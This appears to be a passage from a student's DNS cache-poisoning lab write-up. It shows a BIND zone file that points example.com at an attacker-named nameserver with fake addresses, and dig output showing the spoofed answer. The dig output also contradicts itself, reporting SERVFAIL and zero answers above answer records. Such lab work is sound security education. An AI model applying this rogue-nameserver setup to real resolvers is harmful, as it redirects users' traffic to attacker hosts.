
Also, added a file example.com.db



```
$TTL 3D
@       IN      SOA     ns.example.com. admin.
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.dnslabattacker.net.
@       IN      MX      10 mail.example.com.

www     IN      A       1.1.1.1
mail    IN      A       1.1.1.2
*.example.com.  IN      A 1.1.1.100
```

Restarting the bind server, and running a dig command, we get the following output

We can see that the ip of example.com is fake, ie, we set it to 1.1.1.1
As it uses the dnslabattacker nameserver.



```
PES1201801948-bharath-VM3:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 40578
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL:

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com         2532    IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com             1745    IN      NS      ns.dnslabattacker.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  6048    IN      A       10.0.2.9
ns.dnslabattacker.net.  6048    IN      AAAA    ::1
```

if the correct dns response is entered into the cache, then until the right entry is removed from the cache as it expires, running the attack will only fail.